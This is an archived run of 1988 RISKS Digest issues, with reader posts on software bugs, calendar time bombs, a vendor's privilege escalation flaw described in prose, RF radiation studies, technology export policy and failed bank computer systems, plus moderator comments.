The C macro-substitution mechanism cries out to be misused, and we _should_ kick up a fuss about it. Such things should not be allowed to continue. Peter Neumann reminds us to ``Know your requirements before you start designing, programming, or simply using a computer system." Well, I do; I want to write programs which correctly implement the algorithms I design. I want the software tools that I use to make it as difficult as possible for me to make a fool of myself; yes, even at the expense of making it harder to write programs. Now, where do I get them?

[RISKS are in the eye of the beholder. ALL COMPUTING entails certain risks. If you want perfectly safe programming languages and operating systems, you would be most unhappy with the constraints. The only program you could write would be THE NULL PROGRAM, and even that would not be safe if nonstop real-time positive control were required. On one hand we have people who will tell us that they can produce 10 million lines of code that will work adequately without system testing. On the other hand we have systems and languages that hinder any such efforts. Ultimately we need truly gifted programmers. Ken Thompson is one. But there probably aren't more than a handful anywhere approximating him in the country. Besides, people that creative would be badly matched to the task of trying to write 10 million lines of code. Creativity often is best exercised when the results are not what was expected.

You might look at Modula 2 and C++. But don't expect fool-proof operating systems. There aren't any. By the way, we should not trust any programs developed by fools -- even with perfect tools. PGN]

★ Technology transfer policy and Halley's Comet probe (RISKS-6.12)

Alex Colvin <mac3n@babbage.acc.virginia.edu> Sat. 23 Jan 88 14:22:06 EST

In regard to the discussion of technology transfer policy: Scientific American noted that on the Soviet Halley's Comet probe the only experiment not controlled by a microprocessor was an American contribution.

[I presume you are implying that this is a RISK. It might even be a BLESSING IN D' SKIES? PGN]

Non-ionizing radiation

John Nowack KA9EYT <MISS042%ECNCDC.BITNET@CUNYVM.CUNY.EDU> Fri 08 Jan 1988 17:20 CDT

When I read the study about non-ionizing radiation, I seemed to remember an article in a similar vein, and about an hour at the library dug it up. It's actually a series of articles published in QST, the technical magizine of the American Radio Relay League. The following comes from QST, Vol. LXII, No. 9, September 1978, p. 31. For more information on this same subject see QST Vol. LXII, No. 6, June 1978, pp. 11-13, and for more info on the risks of chemical exposure see part 2 of that article in No. 7, July, 1978, pp. 37-38. Most towns with an active ham population will have a club that will more than likely have given a subscription to this publication to a local public or university library.

John Nowack -- KA9EYT (aka The Black Knight)

(A member of the Society for the Prevention of Injustice to Tuna (S.P.I.T.))

MISS042@ECNCDC.BITNET <>=====> Western Illinois University (A Member of the Mid-Illinois Computer Coopertive;
Educational Computing Network)

The following disclaimer heads the article:

The publishers of QST assume no reponsibility for statements made by correspondents.

How Dangerous is RF Radiation? by: J. E. Kearmen, W1XZ RFD, Collinsville, CT 06022 Workers at Motorola have recently conducted experiments of great interest to most amateurs. Their results have been published in several IEEE publications (see end for info). I'm grateful to Mr. Ronald Brecher, WA2EUN, who supplied a copy of the March, 1977 document.

The experimenters constructed a simulated human head and torso and exposed it to the radiated fields from 150 and 160 MHz, 6 watt handheld transceivers. Both radios were equipped with helical, or "rubber duck" antennas. In addition, tests were performed with a 1/4 wavelength antenna installed on the 450 MHz unit. A thermal probe was used to measure temperature rise due to exposure. These experiments were performed because of a concern that the newer, high-power units might pose a health hazard. Previous measurments of the field strength surrounding these radios had indicated that a field intensity exceeding 10 mW/cm2 might exist. This is a safety standard for human exposure to RF energy at higher frequencies.

Beacause the field would be concentrated by a probe causing nontypical, localized heating, the probes were removed while the transmitter was operating. The "dummy" was exposed for from 15 to 60 seconds. After power was removed, the probe was again inserted and the temperature change was determined. Steps were taken to prevent thermal transients caused by the insertion and removal of the probe. It would have been possible for heating to occur in small areas not being monitored by a probe. To look for "hot spots", an IR (infrared) scanner was used to take thermograms of the dummy.

Assuming the transceiver was positioned as it would be during normal operation, no significant heating effects were noticed on either band. Even at 450 MHz, the temperature rise was slight. At a shallow probe depth (0.2 in. or 5 mm), the greatest temperature rise was less than 1 degree C. (Actually 10 degree C, at the eyebrows - jcn) At deeper probe penetrations, the temperature rise was less. Attempting to determine possible hazards from a measurement of radiated field intensity may cause misleading results. The low total energy and high field impeadence which exist when such radios are brought in close proximity to the body will result in lower energy transfer than field strength measurements alone would seem to indicate. For example, at a point two inches (50 mm) from the helical antenna of the 150 MHz transmitter (Fig 1 (a good drawing of the measured temperatures -jcn)), a Narda field probe measured a maximum field intensity of 168 mW/cm2. This value greatly exceeds the 10 mW/cm2 exposure standard. Measurements based on the penetrating effects at the same point indicate a maximum power flow density in tissue of 2.8 mW/cm2. On 450 MHz, with the same spacing from the 1/4 wavelength *whip* antenna (Fig 3), a maximum radiated intensity of 16 mW/cm2 was found. Power-flow density was only 2.5 mW/cm2. The radiation meter indicates a hazardous condition, while actual measurement of the effects shows this is not the case. Power *absorption* in all cases was less than 1 mW/cm2.

IR thermograms did not detect any unusual hot spots. A health hazard exists when the tip of the antenna is close to the eye (whithin 0.2 inch or 5 mm) and the transmitter is operated. In this case, an rf burn will result on the cornea. The thick plastic cap on the tip of the antenna makes this unlikely to occur. When the radios are held in the normal position for use, no hazard exists.

While these tests were performed for 150 and 450 MHz, I think it safe to assume we need not fear our 220 MHz rigs either. These tests point out the fallacy of using radiated field intensity as a criterion of saftey. Some consumer publications have begun to measure field strength radiated from CB radios. Comsumers have been warned not to stand too close to the mobile

whip while a 5-watt CB transmitter is operating, due to the high field strength! These papers have shown that radiated power may greatly exceed that which is absorbed and converted into heat. Amateurs should continue to exercise prudence when using uhf and microwave equipment, of course. It does seem that our portable transceivers pose no threat to our health.

cancer, ham radio operators, and Poisson statistics

<Jonathan_Thornburg%UBC.MAILNET@um.cc.umich.edu>
Sat, 9 Jan 88 20:21:02 PST

Perhaps I'm missing something, but the AP story quoted in Risks 6.3 about cancer death rates among ham radio operators doesn't seem to me to show anything abnormal --- the deviations from expectation are about what you'd expect from random fluctuations. For example, for the leukemia case (29 exp vs 36 obs), *chance* *fluctuations* *alone* will cause the number of deaths to be at least 36, about 10% of the time. In other words, if we hypothesise that there's no excess, then this experiment (still) has a 10% chance of seeing excesses at least as large as those observed.

The other rates quoted give similar results. The probability that all these rates would simultaneously deviate by these amounds is rather small, but this sort of statistical "inference" is frowned on by the pros --- it risks a "shotgun effect" in which you check (say) 100 different types of cancer, find 5%-chance-occurence sized excesses in 5 of them (quite unsuprisingly), then report just those 5 and say that the chances of getting these excesses in all 5 is (5%)**5 = one chance in 3 million.

Of course, the AP reporter may well have garbled things, but the data in the story don't seem to prove (*) any excess death rates.

(*) I'm using "prove" in it's normal statistical sense, ie "prove at a 95% or better confidence level".

Books about SDI software

<DMJ%Vms.Cis.Pittsburgh.Edu@VB.CC.CMU.EDU> Thu, 21 Jan 88 22:07 EDT

I am going to be writing a report on the feasibility of the software for SDI. Have any RISKS readers seen any good books or articles on the subject? If so, would you mind mailing me a reference, and maybe a few sentence abstract. I will post a complete list if anyone is interested. Thanks in advance.

Dan Jones, dmj3@cisunx.uucp, dmj3%unix.cis.pittsburgh.edu@ub.cc.cmu.edu

[RESPONSES TO Dan, PLEASE. Completed list from Dan to RISKS, please... PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 14

Monday, 25 January 1988

Contents

Safe programming languages

Bob Estell

More about the technology transfer policy

Paul Smee

A second Sun clock error: no sanity checking

John Bruner

"Things That Go 'Beep'"

Paul Fugua

High-voltages and Europe vs USA

Kee Hinckley

I know why Ham Radio Operators die so often!!! (silly)

Eric Townsend

Info on RISKS (comp.risks)

Safe programming languages

"CL351::ESTELL" <estell%cl351.decnet@nwc.arpa> 25 Jan 88 07:50:00 PDT

About a decade ago, Lawrence Flon gave us the following axiom:

"There never has been, nor will there ever be, any programming language in which it is the least bit difficult to write bad code."



John Pershing <PERSHNG@ibm.com> 25 Jan 88 11:41:42 EST

You can't even necessarily write the null program without encountering problems...

There is an apocryphal story about the large number of attempts that were

required in order to produce a "correct" version of MVS's null program, IEFBR14 (this was done back in the days when MVS was still called OS). As with all MVS programs, IEFBR14 is called using the standard system calling conventions, and all it has to do is return successfully.

The first version was something like this:

```
BR 14 Return addr in R14 -- branch at it END
```

First bug: A program indicates its successful completion by zeroing register 15 before returning; this version of the null program "failed" every time. Try it again:

```
IEFBR14 START

SR 15,15 Zero out register 15

BR 14 Return addr in R14 -- branch at it

END
```

Much better. However, this caused some-or-other problems with the linkage editor, since the END statement didn't specify the primary entry point of the routine. Version three:

```
IEFBR14 START

SR 15,15 Zero out register 15

BR 14 Return addr in R14 -- branch at it

END IEFBR14
```

At least now, the null program was functionally correct. However, dump analysis was impeded because the program didn't include its own name in the source code, as an "eyecatcher" (this is a time-honored convention). Null program, mark four:

```
IEFBR14 START

USING IEFBR14,15 Establish addressability

BR GO Skip over our name

DC AL1(L'ID) Length of name

ID DC C'IEFBR14' Name itself

DS OH Force alignment

GO SR 15,15 Zero out register 15

BR 14 Return addr in R14 -- branch at it

END IEFBR14
```

The next change had something esoteric to do with save-area chaining conventions -- again, for the sake of conventions and to keep the dump analysis tools happy.

Note that the "null program" has tripled in size: both in terms of the number of source statements and in terms of the number of instructions executed!

-jp

More about the technology transfer policy

Paul Smee <Smee@AUCC.AC.UK> Mon, 25 Jan 88 11:47 GMT

Perhaps one of the lesser-known 'features' of the US technology transfer policy is the fact that the US government applies it internationally. For example:

If a British firm manufactures, say, a PC-XT clone, even using 100% British components (not likely, I'd admit, but for the sake of argument), and then sells it to one of the proscribed countries, the British manufacturer is deemed to have violated the US law. This despite the fact that no British law may have been broken. The manufacturer is now liable to be arrested and prosecuted if he ever visits the US in the future. Further, in some cases, the US government will put pressure on the British government which leads the British government to 'blackball' the manufacturer. Several small UK companies have been driven under in just this way. Now, according to last week's news reports, the US is trying to convince the British government to extend the extradition treaties so that these people could be extradited to the US for prosecution.

The record of the British government in protecting its nationals in this sort of case is appalling; typically, they will even refuse to assist in preparation of an appeal against the US trade restriction. So, I see every reason to fear that they will give in to this latest idea. And remember, the British nationals involved can end up in this situation without doing anything illegal under British law. The attitude of the British government appears to be summed up as 'well, the Americans are our friends, and we wouldn't want to offend them'. (Of course, we've got a different outlook on it when the other guys impose such conditions on their 'friends'.)

There are other side effects of this US legislation. The University of London had a great deal of trouble getting their second Cray (despite the fact that they had one). The Cray was already in-country; they were buying it pre-owned from one of the national laboratories. The problem? The US Department of Commerce wanted them to sign a statement guaranteeing that only UK and US national students and staff would be allowed to use it. (I'm not sure what conclusion was finally reached, but they did eventually get the machine.) More recently, DEC pulled out of negotiations for selling a mainframe to one of the Scottish Universities, for similar reasons.

Can this be sensible, I ask myself. Just for clarification, let me add that I am a US citizen, though resident over here. I think (and hope) that I (still) have the right to argue against what I see as misguided policies of my country's government.

The risk? Well, as I see it, a very great risk that in defending us against the enemy, the government will become as great an oppressor of freedom as (they say) the other guys are.

Paul Smee, Senior Systems Programmer, University of Bristol
Smee at UK.AC.AUCC via UKACRL.BITNET
at AUCC.AC.UC iff you can find an ARPA host doing domain addressing,

and which does not route thru UCL pes!bath63!ukc!mcvax!... on USENET (if you're lucky)

A second Sun clock error: no sanity checking

John Bruner <jdb@mordor.s1.gov> Sun, 17 Jan 88 18:53:39 PST

The recent incident with the Sun leap-year clock problem illustrates a RISK which noone has mentioned yet: software which blindly trusts hardware without performing sanity checks on the data received therefrom.

There were two coding errors in the Sun clock code. The first was the use of a side effect in a macro argument, which caused the hardware time of day register (TODR) to be loaded with garbage. The second error was the use of the contents of the TODR without any range checking.

Classically, the time in UNIX has been maintained by software in response to interrupts from an interrupt source (line clock or programmable timer). This is true on the Sun as well, except that every 30 seconds the Sun kernel also compares the software-maintained time to the contents of the hardware TODR. If the two values differ, provisions are made to synchronize the software-maintained time to the hardware TODR. The apparent assumption here is that the TODR will be more accurate, and usually that assumption is justified.

The system call "settimeofday" changes both the software-maintained time and the TODR. When the unfortunate leap-year bug manifested itself, "settimeofday" correctly changed the software-maintained time but trashed the TODR. Within 30 seconds the kernel detected that the two values were different and starting trying to "correct" the software-maintained time to match the garbage in the TODR. A simple range check applied to the difference between these two values could have detected that the TODR was trashed and suppressed this "feature."

John Bruner (S-1 Project, Lawrence Livermore National Laboratory) jdb@mordor.s1.gov (415) 423-4848

"Things That Go 'Beep'"

Paul Fuqua <pf%ti-csl.csc.ti.com@RELAY.CS.NET> Mon, 25 Jan 88 14:57:38 CST

To add another element to the discussion about risks related to normal house wiring, the Dallas Morning News on Jan 24 printed an article about an electric-company experiment in remote meter reading.

Their system broadcasts a "coded electrical signal" at 12500 Hz on top of the normal 60 Hz power to 5000 customers in the test area. About 1000 participants have a special meter that responds to the signal by reporting usage or, if so equipped, by turning off major appliances like air conditioners, water heaters, or furnaces.

The article contains all sorts of glowing comments from the utility about cost savings and other uses for the equipment (fire alarms, for example). The focus of the article, though, is on one family that, although not participating in the experiment, can *hear* the signal as an intermittent one-second beep, and it's driving them crazy.

RISKS relevance: First, it's a computerised system, and we all know what hazards there are -- I, for one, don't want my heating and cooling subject to the utility's direct orders.

Second, around 0.5% of customers in test areas around the country have complained about the noises. Westinghouse (the manufacturer) is considering increasing the signal frequency to 19000 Hz. Will it then annoy dogs or hamsters?

In closing, a quote from the article:

Despite assurances that the signals won't harm electronic equipment, he [John Feagins, a member of the affected family and a college physics student at UT] said he wants the signal removed to protect his computer.

"To me, that's like putting something in the water," Feagins said. "I want pure, clean electricity for all my electronic equipment."

pf

Paul Fuqua, Texas Instruments Computer Science Center, Dallas, Texas

CSNet: pf@csc.ti.com or pf@ti-csl

UUCP: {smu, texsun, im4u, rice}!ti-csl!pf

High-voltages and Europe vs USA

Kee Hinckley <apollo!nazgul@EDDIE.MIT.EDU> Tue, 12 Jan 88 19:02:46 EST

The European argument is clearly out, not only are most European currents not DC, most of them are running more than 110. However I have heard concerns about this recently but I don't remember where. In fact one of the issues I've read about concerns electric blankets. The article claimed that there were statistically significant increases in the number of miscarriages from women who slept under electric blankets. On the level of risk from standard household current there's an obvious testing problem. Namely it's probably impossible to find any place where there isn't any current interference and yet all other factors remain equal. Obviously if you live in a house without electricity there are bound to be other factors effecting your health. It seems to me that you'd have to do a very long blind study involving new houses, some built with heavy shielding, some without.

Kee Hinckley

{mit-erl,yale,uw-beaver}!apollo!nazgul ### (Apple][e ProLine BBS) ### ### apollo!nazgul@eddie.mit.edu ### nazgul@pro-angmar.uucp ### ### nazgul@apollo.uucp ### (617) 641-3722 300/1200/2400

✓ I know why Ham Radio Operators die so often!!! (silly)

eric townsend <flatline!erict@uunet.UU.NET> 11 Jan 88 02:30:55 GMT

It has nothing to do with non-ionizing radiation or with building their own equipment and the things they get exposed to.

It's very, very simple: Have you ever watched what a Ham Op *eats*???? Yech. :-) :-)

J. Eric Townsend ->uunet!nuchat!flatline!erict smail:511Parker#2,Hstn,Tx,77007



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 15

Tuesday, 26 January 1988

Contents

RISKS in Cable TV?

[...]

Re: U.S. Fears Satellites Damaged **Henry Spencer**

- My country's misguided technology transfer policy **Geoff Goodfellow**
- Calendar bomb in the Ada language **Douglas Jones**
- Re: PCs die of New Year Cerebration **Larry Rosenstein**
- GAO report on the Oct 19th crash... **Barry Shein**
- Re: null loops Mike Linnig
- Bloody SSNs again

Hank Roberts

- Re: Non-ionizing radiation **Henry Spencer**
- Info on RISKS (comp.risks)

✓ RISKS in Cable TV?

<[...]>

26 Jan 88 11:09:02 GMT

On Sunday evening, Jan. 25, something very unusual happened at my house. My wife and I often watch the CNN (Turner's Cable News Network) World News Report. This is a weekly compendium of stories from various local news agencies around the world. On this occasion we noted with interest a report from the USSR. It started off with some "noncontroversial" coverage, but then things got exciting!

First, the Soviet-based agency began covering a story on the approx. 500,000 Soviet children who are now separated from their parents. ("Hooray for

glasnost," I thought. "Maybe they'll correct this now that they've admitted it.") Then, a few minutes into the story, wham! There was a loud click at the cable remote box, which turned itself OFF! Not only that, a fluorescent light on the same circuit ALSO went off. The effect was very dramatic. My wife and I both looked at each other. After just a few seconds fumbling with the remote control, we discovered that a different story was being broadcast.

I wondered if we were the only ones to experince this, and sure enough, when I tried to call the off-hours repair number, the line was busy. About 5 minutes later, the box turned itself off again. By then we were suspicious. The cable company's service has been extremely reliable, and the box has never winked off for no reason before. I still don't know if the entire net or just the boxes tuned to CNN. My questions to RISKS are:

- 1) Could someone with specs to a standard cable remote box commandeer the satellite uplink and broadcast a "remove from service" signal to boxes tuned to a certain channel? Or, if that wouldn't work, could someone induce a power surge and trip circuit-breakers in the boxes themselves?
- 2) What exactly is in these boxes. Could a cable company monitor which channel you're tuned to? Can they eavesdrop on your house?
- 3) What other means might be possible to force a remote box to disconnect, and which methods might account for the failure of the fluorescent light?

✓ Re: U.S. Fears Satellites Damaged

<mnetor!utzoo!henry@uunet.UU.NET>
Mon, 25 Jan 88 23:07:42 EST

> ..."There is no way you can protect the optical sensors on satellites" from > laser attacks, an Air Force official said. ...

Hmm, I can think of ways of doing it, and evidently so can the USAF: the new generation of early-warning satellites are claimed to have sensors that are protected against laser damage. Not the same satellites, admittedly (the news story is clearly talking about the low-altitude spy satellites rather than the high-altitude warning satellites), but I would suspect that the technical people are not quite as helpless as the quote would indicate. Certainly they have been aware of this potential problem for quite a while; it is NOT new.

In fact... I seriously wonder whether the USAF's evidence is as good as the story would suggest. My recollection is that several of the recent major arms treaties (not just the semi-defunct SALT II) explicitly specify that no attempt will be made to interfere with "national technical means of verification", which is treatyspeak for spy satellites. Given the Reagan administration's tendency to claim treaty violations at the slightest excuse, one is compelled to wonder just how real and solid this problem is -- I don't recall hearing of any treaty-violation complaints along these lines.

> [However, the risks of laser interference or accidental triggering are worth

- > noting. Adding to the risks of computing in SDI, might such a concerted
- > attack of simultaneous laser bursts on many satellite sensors be mistakenly
- > detected as the launch of a nuclear attack!? PGN]

I'd be surprised if the sensors and the (computerized or human) interpreters behind them were that stupid, especially when the problem is well-known.

Consider, too, that such a concerted attack on satellite sensors is precisely analogous to, say, saboteurs simultaneously blowing up all the BMEWS missile-warning radars: it is itself an act of war, and an extremely ominous one, pointless except as a prelude to a nuclear attack. It in fact IS a strong warning of imminent attack, although not quite an actual launch warning.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

My country's misguided technology transfer policy

the terminal of Geoff Goodfellow <Geoff@csl.sri.com> 26 Jan 1988 17:02-PST

Paul Smee elucidates some of the questionable sensibilities of the US's technology policy with respect to country blackballing. I agree with all points and would like to add how truly senseless this seemly misguided policy is in today's (and tomorrow's) direction of technology development: ubiquity, omnipresence, miniaturization.

PC's and friends used to be deskside/top fixtures. Today, manufacturers the likes of GRiD offer full blown 386 portables with 40MB disk and 8MB RAM, etc., laptops that easily fit in half a brief case (and i suppose fairly well in diplomatic pouches). Not everyone's briefcase/bags are examined by customs. But to carry the picture into tomorrow when we'll have Dynabooks, Dynacards (smart cards) and Dynawatches, will we be removing our wallets and watches at custom's? How long will it be before the standard functionality of a smart credit-card-size computer or watch surpasses (or at least roughly equals) the capabilities of today's desk/laptop's?

Halting technology transfer given the current trends to this US Citizen and Resident of The North American Numbering Plan is likened to holding back the flow of the ocean with an ever increasing number of brooms.

[I fixed a spelling error and happened to ask Geoff about it. He said his speller had barfed on that word, so -- assuming the word was absent from the dictionary -- he added the (accidentally, identically incorrectly spelled) word. An interesting risk of using spellers. PGN]

Calendar bomb in the Ada language

Douglas Jones <jones%cs.uiowa.edu@RELAY.CS.NET> Mon, 25 Jan 88 08:53:41 CST The recent discussions of leap-year bombs lead to some speculation about the likelyhood that a multitude of calendar bombs will show up around the new-years day in the year 2000. I would like to bring up an even larger calendar bomb which is designed into the Ada language and will go off new-years day in the year 2100. This bomb is implied by the discussion in section 9.6 of the Ada Reference Manual, MIL-STD-1815 (10 Dec 1980). I don't think it has been changed in any more recent revisions of the standard.

The type TIME is defined as a record of YEAR, MONTH, DAY, and SECOND, with YEAR being an integer subrange from 1901 to 2099. I would expect that an implementation of Ada that fully conforms to the language specification would be required to raise a CONSTRAINT_ERROR exception whenever an attempt was made to compute a TIME value in a year after 2099.

In many real-time process control applications, the software must periodically poll the state of the process under control. The standard way of writing such a polling loop is given in the example at the end of section 9.6 of the manual, and it involves performing arithmetic on the current time-of-day, represented as a variable of type TIME. Thus, real-time process control software written in Ada as it is defined today is required by the definition of the language to stop functioning on new-years day, 2100.

I am unlikely to be around in 2100, but how likely is it that some Ada applications will survive, burned into ROM, controlling what will, by then, be outdated industrial process control equipment or old military hardware (probably long-since sold as surplus to some fourth-rate army). Furthermore, I can imagine that, by 2100, huge piles of musty ADA code will keep the books for many companies and nations, in just the way that reams of out-dated COBOL code run many companies today. The potential financial consequences of a calendar bomb in this context are mind boggling.

I want to emphasize that this bomb is built into the language specification. The language designers gave the implementors no latitude to perform time arithmetic on some convenient representation and then make an expensive conversion to YEAR, MONTH, DAY and SECOND. Thus, common (and forgiving) internal representations, such as milliseconds Anno Babbage, are explicitly forbidden.

Douglas W. Jones

★ Re: PCs die of New Year Cerebration (RISKS-6.7)

Larry Rosenstein <lsr%apple.apple.com@RELAY.CS.NET> Mon, 18 Jan 88 15:33:53 pst

I was helping teach a Pascal class during one of MIT's January sessions. We were getting ready for the class and discovered that some of the Pascal compiler were broken -- they wouldn't compile correct programs. The problem was very strange because some machines would work but others wouldn't and the problem would be intermittent.

It turns out that the compiler had some kind of date checking in it (perhaps for licensing reasons), and that sometimes when booting a machine people

would type in the previous year (a common mistake). This would make the system date "too early" and the compiler wouldn't work.

Larry

[This is a common phenomenon, and has been mentioned here occasionally. SCRIBE was the case previously mentioned. PGN]

✓ GAO report on the Oct 19th crash...

Barry Shein

Shein

Shein

Shein

Bu.EDU>
Tue, 26 Jan 88 11:34:06 EST

From an FNN item on the Ed Markey House report this AM:

Of the 12 computers used at the NYSE to transact trades 9 went down on October 19th. They considered this to be a major contributor to the chaos. There was no indication in the item (I haven't seen the report) as to whether this was hardware or software tho they indicated the crashes were caused by the "sheer volume" of the trades being executed, not much of a clue really.

-Barry Shein, Boston University

★ Re: null loops

Mike Linnig <LINNIG%eg.ti.com@RELAY.CS.NET> Tue, 26 Jan 88 01:49 CDT

On a recent project that had two processors sharing memory, we discovered (much to our regret) that a portion of the runtime (operating system) executed a very tight loop during periods of no work to be done.

Unfortunately, the null loop, consisting of a branch to itself consumed about 99.95 % of the available instruction bus bandwidth (a branch had no internal operations to speak of) effectively locking out the other processor on the bus. Too bad, the other processor was to have interrupted the "idle" processor when it completed its work.

We solved the problem by changing the null loop to do some floating point operations inside the loop. We didn't need the floating point calculations, but we sure needed that bus bandwidth.

Mike Linnig, Texas Instruments

✓ Bloody SSNs again (RISKS-6.13)

Hank Roberts as MoFo fw <well!nightjob@lll-crg.llnl.gov> 26 Jan 88 04:20:50 GMT

I went in today to give blood for the replacement account of a friend who is dying of lymphoma. The blood bank has revised their form. They had to have my Social Security Number before they would accept my blood.

Sigh.

★ Re: Non-ionizing radiation

<mnetor!utzoo!henry@uunet.UU.NET>
Mon, 25 Jan 88 23:08:34 EST

Unfortunately the QST article does not resolve the issue as completely as one would like. It reports on a Motorola investigation that made the usual assumption that thermal effects are the only significant mechanism for harm from non-ionizing radiation. The trouble is that this is only an assumption, although a widespread and fairly credible one; much of the fuss over long-term biological effects centers on the possibility of non-thermal mechanisms.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 16

Wednesday, 27 January 1988

Contents

Computer error blamed for diplomatic fiasco

Bernard de Neumann

A feedback loop in tax preparation algorithms

Lawrence R. Bernstein via PGN

IBM's meaning of "open" in the abbreviation OSI

Peter Sylvester

Bank abandons fouled-up computer system

Rodney Hoffman

Business view of software productivity

Rodney Hoffman

VMS and login failure logins

Jerry Leichter

Software Power Switches

Mike Russell

A risk of using spelling checkers

Andy Freeman

Re: RISKS in Cable TV?

Andy Goldstein

Re: Calendar bomb in the Ada language

Jim Purtilo

Time Bombs in Bank Computers

John McLeod

Info on RISKS (comp.risks)

Computer error blamed for diplomatic fiasco

Peter G. Neumann < NEUMANN@csl.sri.com> Wed 27 Jan 88 17:10:57-PST

Bernard de Neumann of Marconi Research in Chelmsford, England, sent me an article from the Sunday Telegraph, 10 January 1988:

Computer error causes a diplomatic nightmare by Anne-Elisabeth Moutet in Paris

The French Foreign Ministry's Protocol Office has committed an extraordinary gaffe by mistakenly inviting the Iranian charge' d'affaires to a party for diplomats at the Elyse'e Palace. [...] [France had of course broken ties with Iran.] Upon later interrogation, the Quai d'Orsay swore the whole mistake was due to a computer error and formally apologised -- although Mr Mitterand confided that he suspected the foreign minister, Mr Jean-Bernard Raimond, had planned the whole thing to try to get back in the good graces of the Iranians.

A feedback loop in tax preparation algorithms

Peter G. Neumann <NEUMANN@csl.sri.com> Wed 27 Jan 88 16:55:45-PST

Lawrence R. Bernstein, in an article entitled "The Great Tax-Form Headaches of '88" (S.F. Chron) Personal Finance section, page 23), has discovered an apparent recursion that California taxpayers must encounter in completing their federal and state returns. The state had a bright idea to peg the state tax to the federal return. Thus, you cannot complete your state return until you have completed your federal Schedule A. Unfortunately, as in past years, you cannot complete your federal return until you have completed your state return (assuming you want to pay the correct taxes). A nice deadly embrace? No, just an opportunity for many successive iterations through the state and federal computations if you want to be precise.

Schedule CA is the new Cal form to itemize fed/state differences. Details:

CA line 20. Itemized deductions from federal Schedule A, line 26.

CA line 21. State, local, and foreign income taxes from federal schedule A, lines 5 and 7.

Strict adherence requires repeated iterations through federal schedule A and state schedule CA until the process converges. PGN's solution is of course to declare the state taxes actually paid during 1987 and forget about the iterative convergence. Seems like common sense, but apparently not what is implied if you wish to be accurate. (I presume LRB finally figured out that he should overpay the state somewhat during 1987, so he could take that amount as the [larger] deduction!)

★ The meaning of "open" in the abbreviation OSI -- IBM's version

Peter Sylvester +49 228 303245 <GRZ027%DBNGMD21.BITNET@CUNYVM.CUNY.EDU> Wed, 27 Jan 88 15:51 CET

It seems that IBM is not able to understand the meaning of the word "open" in the phrase "Open systems interconnection". The company offers a product called GTMOSI that should help to implement OSI software for IBM MVS systems.

For more than half a year we have been trying to get a fix for severe

system integrity problems of this product. Just by reading the documentation -- the product is available only in "object code only" format -- we discovered that something must be wrong:

The documentation says that application programs are able to use highly privileged functions of the operating system but GTMOSI itself must not be installed in an authorized library. This means that at least one part of the program system must do some trick. It turned out that the guilty party is one small module (a few hundred bytes in size) running as a supervisor routine.

There is no clue how this supervisor routine identifies its caller, thus we expected that all users on the same system can write a small program and use the authorised function. At that state of investigation (after half an hour of reading the documentation) we disassembled the routine.

What we found was even worse than what we expected:

1: Any normal user program is able to get full authority of the CPU (supervisor state).

This problem was solved after three months but a authorized function namely RACINIT can still be called from any program.

2: The program allows any sort of accounting records (SMF) to be written.

This problem is not yet solved. The recent "fixes" reintroduced an integrity problem. Again we are able to destroy data in protected memory.

We just gave the program back to IBM so we can no longer follow up on the problem. The problem is a small design bug, the program had been developed as a normal user program and later on some authorized function was added. The easiest solution was to "open" the system and bypass all security features of the operating system.

Peter Sylvester -- GMD Bonn

Bank abandons fouled-up computer system

Rodney Hoffman <Hoffman.es@Xerox.COM> 27 Jan 88 09:54:11 PST (Wednesday)

This is a follow-up to the story "\$23-million computer banking snafu" in RISKS-5.16 (25 July 1987).

That story told how Bank of America had lost \$23 million trying to convert to a new trust accounting and reporting system, a product of Premier Systems Inc. of Wayne, Pa. As one trust department official said at the time, "They committed two cardinal sins. They took down the old system before the new system was up and running. And they were the first big bank to install the system. A key rule in computer software is: Never go first."

Now they're giving up:

Edited and excerpted from the Los Angeles Times, Tuesday, January 26, 1988:

B OF A ABANDONS COSTLY COMPUTER FOR TRUST CLIENTS

Bank of America acknowledged Monday that it has abandoned a computerized accounting program after spending \$60 million over several months in an unsuccessful attempt to fix the system. Recurring problems meant months of delays in issuing account statements and a system that was supposed to attract customers wound up driving away some and angering others.

The system, MasterNet, originally cost \$20 million and took five years to develop. It was supposed to be up and running last March. But from the outset, MasterNet was plagued by computer crashes that shut it down for days at a time. Despite extra shifts of workers and consultants, the bank fell three months behind in delivering account statements to clients. Since the problems began, customer accounts which may total billions of dollars have left.

Following an internal investigation, two bank executives were forced to resign in November after being held responsible for the difficulties. Scrapping the system is now expected to lead to substantial layoffs.

Most of the bank's \$34 billion in institutional trust accounts will be transferred to subsidiary Seafirst National Bank in Seattle. Seafirst uses a IBM-based computerized accounting system devised by SEI Corp. of Wayne, Pa. It was designed 15 years ago and was last updated in 1981. 5% of the accounts are too complicated for that system, and those will be given, not sold, to State Street Bank of Boston, according to one anonymous source.

[Also noted by Randy Neff <neff@shasta.stanford.edu>]

Business view of software productivity

Rodney Hoffman <Hoffman.es@Xerox.COM> 27 Jan 88 13:06:38 PST (Wednesday)

The 'Wall Street Journal' for Friday, Jan. 22, 1988 ran a page 1 story with the headline PATCHING UP SOFTWARE OCCUPIES PROGRAMMERS AND DISABLES SYSTEMS

The story breaks no new ground. Using mainly examples from the banking and securities industry, it recites the typical stories:

- * Programmers spending 80% of their time repairing and updating software.
- * Projects 100% over budget and a year behind schedule.
- * Computer hardware and speed overwhelming programmers.
- * Computer departments with three years backlog.
- * New management changing specs or discarding whole systems.
- * Little correlation between management goals and the way the computer department spends its money.
- * Program documentation shortcomings.

- * Productivity of 5 to 10 lines of code a day.
- * Unrealized promises of fourth-generation programming languages and computer-aided software engineering.

A couple of quotes:

Ken Hamilton, a senior VP at Manufacturers Hanover, says one programmer labeled the parts of his program using the initials of his friends...

